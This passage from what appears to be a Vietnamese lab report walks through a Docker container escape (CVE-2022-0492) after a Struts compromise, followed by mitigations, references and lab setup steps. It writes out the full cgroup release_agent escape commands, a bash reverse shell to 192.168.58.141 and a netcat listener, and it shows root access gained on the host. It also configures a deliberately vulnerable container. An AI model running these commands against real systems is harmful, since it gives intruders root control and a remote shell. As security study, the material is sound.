Kết quả thu được shell như hình. Khi có được shell kẻ tấn công tiến hành tải file linpeas.sh từ máy tấn công sang máy chủ để dò quét lỗ hổng.

```
(kali@kali)-[~/Documents/tools]
$ ls
linpeas.sh

(kali@kali)-[~/Documents/tools]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Hình 3.8 http.server

Sử dụng HTTP server của Python ở máy tấn công để chia sẻ file.

```
root@a52d08828519:/tmp# wget http://192.168.58.141:8000/linpeas.sh
wget http://192.168.58.141:8000/linpeas.sh
--2023-11-10 04:45:17-- http://192.168.58.141:8000/linpeas.sh
Connecting to 192.168.58.141:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 847815 (828K) [text/x-sh]
Saving to: 'linpeas.sh'
root@a52d08828519:/tmp# chmod +x linpeas.sh
chmod +x linpeas.sh
root@a52d08828519:/tmp# ./linpeas.sh
./linpeas.sh
```

Hình 3.9 Linpeas.sh

Tải file linpeas.sh bằng 'wget' như hình trên về máy chủ, cấp quyền và thực thi thu được kết quả như hình dưới đây.

```

Container related tools present (if any):
Am I Containered?
Container details
Is this a container? ..... docker
Any running containers? ..... No
Docker Container details
Am I inside Docker group ..... No
Looking and enumerating Docker Sockets (if any):
Docker version ..... Not Found
Vulnerable to CVE-2019-5736 .... Not Found
Vulnerable to CVE-2019-13139 ... Not Found
Rootless Docker? ..... No

25 echo '#!/bin/sh' > /cmd

Container & breakout enumeration
https://book.hacktricks.xyz/linux-hardening/privilege
Container ID ..... a52d08828519- Cont
c7aa
Seccomp enabled? ..... disabled
AppArmor profile? ..... unconfined
User proc namespace? ..... enabled
Vulnerable to CVE-2019-5021 .... No

```

Hình 3.10 Kết quả Linpeas.sh

Từ hình trên có thể container này được cài đặt với AppArmor và Seccomp bị tắt đồng nghĩa với việc có thể thực hiện thoát ra khỏi container bằng ‘release agent’ (CVE-2022-0492).

Dưới đây là các bước trong quá trình thực thi:

```

(kali㉿kali)-[~/Documents/tools]
$ nc -lnvp 777
listening on [any] 777 ...

```

Hình 3.11 netcat

Thiết lập netcat để chờ kết nối (kết nối này sẽ từ host sang máy tấn công)

```
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
```

Kẻ tấn công tạo file ‘/tmp/cgrp’, liên kết ‘rdma cgroup’ vào file ‘cgrp’ vừa tạo và tạo một file con ‘x’ bên trong.

```
echo 1 > /tmp/cgrp/x/notify_on_release
```


Ghi 1 vào file 'notify_on_release' có nghĩa kích hoạt chức năng notify_on_release trong cgroup.

```
host_path=`sed -n 's/.*\perdir=\\([^\,]*\\).*/\\1/p' /etc/mtab`
```

sử dụng lệnh 'sed' trích xuất đường dẫn của container từ tệp /etc/mtab. Sau đó gán đường dẫn này vào "host_path".

```
echo "$host_path/cmd" > /tmp/cgrp/release_agent
```

đặt đường dẫn release_agent thành /cmd

```
echo '#!/bin/bash' > /cmd
```

```
echo "bash -i >& /dev/tcp/192.168.58.141/777 0>&1" >> /cmd
```


Viết nội dung muốn thực thi lên máy chủ, cụ thể trong bài này là tạo shell từ máy chủ sang máy tấn công.

```
chmod +x /cmd
```

cấp quyền thực thi cho file /cmd. Bây giờ có thể kích hoạt các lệnh vừa ghi vào tệp release_agent bằng cách tạo một tiến trình kết thúc ngay lập tức bên trong cgroup con (cgroup 'x').

```
sh -c "echo \\$\\$ > /tmp/cgrp/x/cgroup.procs"
```

Như được thể hiện trong bức ảnh chụp màn hình dưới đây, kẻ tấn công đã thực hiện cuộc tấn công và thành công trong việc mở shell của máy chủ sang máy tấn công.



```
(kali㉿kali)-[~]  
$ nc -lvnp 777  
listening on [any] 777 ...  
connect to [192.168.58.141] from (UNKNOWN) [192.168.58.172] 50568  
bash: cannot set terminal process group (-1): Inappropriate ioctl for device  
bash: no job control in this shell  
root@boimaicheo:/# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@boimaicheo:/# hostname  
hostname  
boimaicheo  
root@boimaicheo:/#
```

Hình 3.12 Kết quả

Sau quá trình trên, kẻ tấn công đã có toàn quyền bên trong máy chủ Web.

3.3 Ngăn chặn và giảm thiểu rủi ro

3.3.1 Ngăn chặn và giảm thiểu rủi ro từ lỗ hổng CVE-2018-11776

Để ngăn chặn và giảm thiểu rủi ro từ lỗ hổng CVE-2018-11776 có thể thực hiện các biện pháp bảo mật sau:

- Cập nhật và vá hệ thống: Đảm bảo rằng các sản phẩm phần mềm sử dụng Apache Struts (nơi lỗ hổng này được tìm thấy) được cập nhật đến phiên bản mới nhất. Điều này đảm bảo rằng lỗ hổng đã được vá và các bản vá bảo mật mới nhất đã được triển khai.
- Theo dõi thông báo bảo mật: Theo dõi thông báo bảo mật từ nhà cung cấp phần mềm và cơ quan bảo mật để cập nhật về lỗ hổng CVE-2018-11776 và các biện pháp bảo mật liên quan. Điều này giúp nắm bắt thông tin mới nhất và áp dụng các bản vá hoặc hướng dẫn bảo mật.
- Kiểm tra mã nguồn: Nếu sử dụng Apache Struts hoặc các sản phẩm phần mềm liên quan, hãy xem xét kiểm tra mã nguồn để tìm ra các điểm yếu và lỗ hổng có thể được khai thác. Điều này giúp xác định các vùng rủi ro và áp dụng các biện pháp bảo mật phù hợp như sửa chữa mã hoặc áp dụng bản vá.
- Giám sát và kiểm soát truy cập: Đảm bảo triển khai các biện pháp giám sát và kiểm soát truy cập để ngăn chặn các cuộc tấn công sử dụng lỗ hổng CVE-2018-11776. Điều này có thể bao gồm việc theo dõi hoạt động hệ thống, xác thực và ủy quyền, quản lý phân quyền và giới hạn quyền truy cập.
- Giáo dục và nâng cao nhận thức: Đảm bảo nhân viên và người dùng cuối được đào tạo về các biện pháp bảo mật cơ bản, nhận biết các mối đe dọa và cách phòng ngừa tấn công. Điều này giúp tăng cường nhận thức về lỗ hổng CVE-2018-11776 và khả năng phản ứng khi có rủi ro.

3.3.2 Ngăn chặn và giảm thiểu rủi ro từ lỗ hổng CVE-2022-0492

Để ngăn chặn và giảm thiểu rủi ro từ lỗ hổng CVE-2022-0492 có thể thực hiện các biện pháp bảo mật sau:

- Cập nhật Docker container: Đảm bảo rằng đang sử dụng phiên bản Docker container mới nhất. Các phiên bản mới thường có các bản vá bảo mật và cải tiến bảo mật để khắc phục các lỗ hổng đã biết.
- Giới hạn đặc quyền: Thiết lập quyền đặc quyền cho các container một cách cẩn thận và chỉ cung cấp quyền truy cập nhất thiết cho các tài nguyên hệ thống mà container cần thiết. Điều này giảm khả năng một container bị tấn công thoát khỏi môi trường hạn chế của nó và tác động lên các tài nguyên khác.

- Kiểm tra mã nguồn: Kiểm tra mã nguồn của ứng dụng và container để tìm lỗ hổng bảo mật có thể được khai thác. Xác định và vá các lỗ hổng này để giảm thiểu khả năng tấn công.
- Giám sát hoạt động container: Theo dõi và giám sát sự hoạt động của các container để phát hiện các hành vi bất thường hoặc nghi ngờ. Sử dụng các công cụ giám sát và nhật ký để giúp phát hiện các hoạt động khả nghi và phản ứng kịp thời.
- Giáo dục và nâng cao nhận thức: Đào tạo nhân viên và người quản lý về các biện pháp bảo mật Docker và container. Họ nên được nhận biết các mối đe dọa tiềm tàng và biết cách áp dụng các biện pháp bảo mật phù hợp để giảm thiểu rủi ro.
- Sử dụng công cụ bảo mật: Sử dụng các công cụ bảo mật Docker và container để kiểm tra và đánh giá bảo mật hệ thống, xác định lỗ hổng và đề xuất các biện pháp bảo mật.

Lưu ý rằng mỗi môi trường và hệ thống có yêu cầu bảo mật riêng, vì vậy, việc xác định và triển khai các biện pháp bảo mật phù hợp nên được thực hiện dựa trên tình huống cụ thể và các yêu cầu bảo mật của tổ chức. Việc ngăn chặn và giảm thiểu rủi ro Docker Breakout là một quá trình liên tục. Nên duy trì việc theo dõi và cập nhật các biện pháp bảo mật theo sự phát triển của công nghệ và các mối đe dọa mới.

KẾT LUẬN

CVE-2022-0492 và CVE-2018-11776 là hai lỗ hổng bảo mật nghiêm trọng đã tạo ra những thách thức lớn trong việc bảo vệ an ninh cho các hệ thống. Lỗ hổng CVE-2018-11776 mở ra cánh cửa cho việc thực hiện mã từ xa, trong khi CVE-2022-0492 tạo điều kiện cho việc thăng cấp đặc quyền từ các tiến trình người dùng.

Những lỗ hổng này không chỉ ảnh hưởng đến việc bảo mật của hệ thống, mà còn đe dọa đến tính toàn vẹn của dữ liệu và khả năng kiểm soát của người quản trị. Việc khai thác thành công những lỗ hổng như vậy có thể dẫn đến việc kiểm soát hoàn toàn hệ thống và thực hiện các hành động không được ủy quyền.

Cả hai lỗ hổng này đều đòi hỏi sự chú ý và biện pháp đối phó ngay lập tức. Việc bảo vệ hệ thống không chỉ bằng cách cập nhật kernel và các ứng dụng lên phiên bản đã được vá, mà còn thông qua việc triển khai các biện pháp bảo mật như sử dụng AppArmor, SELinux, Seccomp, cùng việc kiểm tra và giám sát hệ thống định kỳ.

Từ nhận thức về những lỗ hổng này, người quản trị có thể xác định và đánh giá rủi ro để áp dụng các biện pháp bảo vệ phù hợp, đồng thời ngăn chặn và ứng phó kịp thời với các cuộc tấn công tiềm ẩn vào hệ thống của mình.

TÀI LIỆU THAM KHẢO

[1]. TS ĐẶNG VŨ SƠN & ThS VŨ ĐÌNH THU: GIÁO TRÌNH TÌM VÀ PHÁT HIỆN LỖ HỔNG PHẦN MỀM

[2]. [CVE - CVE-2022-0492 \(mitre.org\)](#)

[3]. [CVE - CVE-2018-11776 \(mitre.org\)](#)

[4]. Docker Breakout

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation?fbclid=IwAR25IySuKtgwro13LJl1yF0ihy1cPLeFDp8C0Vtk-3Fwu7V5mEDtnUsGCw>

<https://sysdig.com/blog/detecting-mitigating-cve-2022-0492-sysdig/>

[5]. Leo thang đặc quyền trong Linux

https://viblo.asia/p/leo-thang-dac-quyen-trong-linux-linux-privilege-escalation-1-using-suid-bit-QpmlexgrZrd#_1-co-so-ly-thuyet-suid---set-owner-user-id-up-on-execution-1

[6]. CVE-2022-0492: Privilege escalation vulnerability causing container escape

PHỤ LỤC

Các bước thiết lập máy chủ web:

- Thực hiện các bước dưới đây để tải framwork

```
$ git clone https://github.com/freshdemo/ApacheStruts-CVE-2018-11776./Struts
$ cd Struts
$ docker build . -t freshdemo/apachestruts
$ docker run -d --name Struts2 --cap-add=SYS_ADMIN -p 8080:8080 < image>
$ docker exec -it <docker ID> /bin/bash
```

- Sửa file */usr/local/tomcat/webapps/ROOT/WEB-INF/classes/struts.xml*

Thêm dòng dưới đây vào **<struts>**:

```
<constant name="struts.mapper.alwaysSelectFullNamespace" value="true" />
```

- Thêm action dưới vào trong **<package name="default" extends="struts-default">**:

```
<action name="help">
  <result type="redirectAction">
    <param name="actionName">date.action</param>
  </result>
</action>
```

Source code file test-vuln.py:

<https://github.com/hook-s3c/CVE-2018-11776-Python-PoC/blob/master/exploitS2-057-test.py>